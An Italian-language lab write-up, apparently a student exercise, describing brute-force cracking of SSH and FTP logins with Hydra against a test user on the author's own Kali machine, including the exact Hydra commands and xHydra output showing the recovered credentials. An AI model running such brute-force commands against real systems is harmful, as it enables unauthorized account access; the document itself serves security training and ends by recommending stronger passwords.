
Authentication cracking con Hydra

Durante l'esercizio di oggi andrò a crackare ID e pass di un nuovo utente,creato su kali, attraverso Hydra e soprattutto utilizzando i protocolli SSH e FTP.





Dopo aver creato il nuovo user chiamato test_user, ho attivato il servizio ssh con il comando sudo service ssh start, SSH (Secure Shell) è un protocollo di rete che fornisce un accesso sicuro ai computer remoti perché crittografa tutte le comunicazioni tra client e server. Attivando questo protocollo abbiamo l'accesso da remoto al nuovo user attraverso la porta 22.

Come vediamo dallo screen sopra ho avviato un attacco brute force verso il nuovo user utilizzando il codice <hydra -L name -P pass 192.168.1.60 -t 4 ssh> e dopo svariati tentativi possiamo vedere che ha trovato l'username e pass giuste.

Poi per il secondo test ho utilizzato il protocollo ftp, File Transfer Protocol (FTP) è un protocollo usato per trasferire file tra computer su Internet, prima installando il servizio con il codice <sudo apt install vsftpd> e poi avviandolo con <sudo service vsftpd start>.


Una volta avviato il servizio ho impostato Hydra graphical con l'IP di kali 192.168.1.60 e la porta 21 che è quella di ftp, come possiamo vedere dallo screen ho trovato ID e pass 2 minuti di brute force.





Ovviamente possiamo notare come ci voglia poco tempo per trovare ID e pass facili quindi converrebbe avere sempre una password più complessa.

Qui sotto i due risultati con Hydra graphical.


Trash
File System
Home
BuildWeek
maltego
ettercap-gr...
wireshark
burpsuite
xHydra
Quit
Target Passwords Tuning Specific Start
Output
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-03 14:27:39
[DATA] max 16 tasks per 1 server, overall 16 tasks, 702 login tries (l:26/p:27), ~44 tries per task
[DATA] attacking ftp://192.168.1.60:21/
[21][ftp] host: 192.168.1.60 login: test_user password: testpass
[STATUS] 343.00 tries/min, 343 tries in 00:01h, 359 to do in 00:02h, 16 active
[STATUS] 318.00 tries/min, 636 tries in 00:02h, 66 to do in 00:01h, 16 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-03 14:29:52
<finished>
Start
Stop
Save Output
Clear Output
hydra -s 21 -L /home/kali/Desktop/name -P /home/kali/Desktop/pass -t 16 192.168.1.60 ftp
xHydra
Quit
Target Passwords Tuning Specific Start
Output
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-03 14:34:37
[DATA] max 16 tasks per 1 server, overall 16 tasks, 702 login tries (l:26/p:27), ~44 tries per task
[DATA] attacking ssh://192.168.1.60:22/
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[22][ssh] host: 192.168.1.60 login: test_user password: testpass
[STATUS] 286.00 tries/min, 286 tries in 00:01h, 420 to do in 00:02h, 12 active
[STATUS] 280.50 tries/min, 561 tries in 00:02h, 145 to do in 00:01h, 12 active
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-03 14:37:18
<finished>
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Start
Stop
Save Output
Clear Output
hydra -s 22 -L /home/kali/Desktop/name -P /home/kali/Desktop/pass -t 16 192.168.1.60 ssh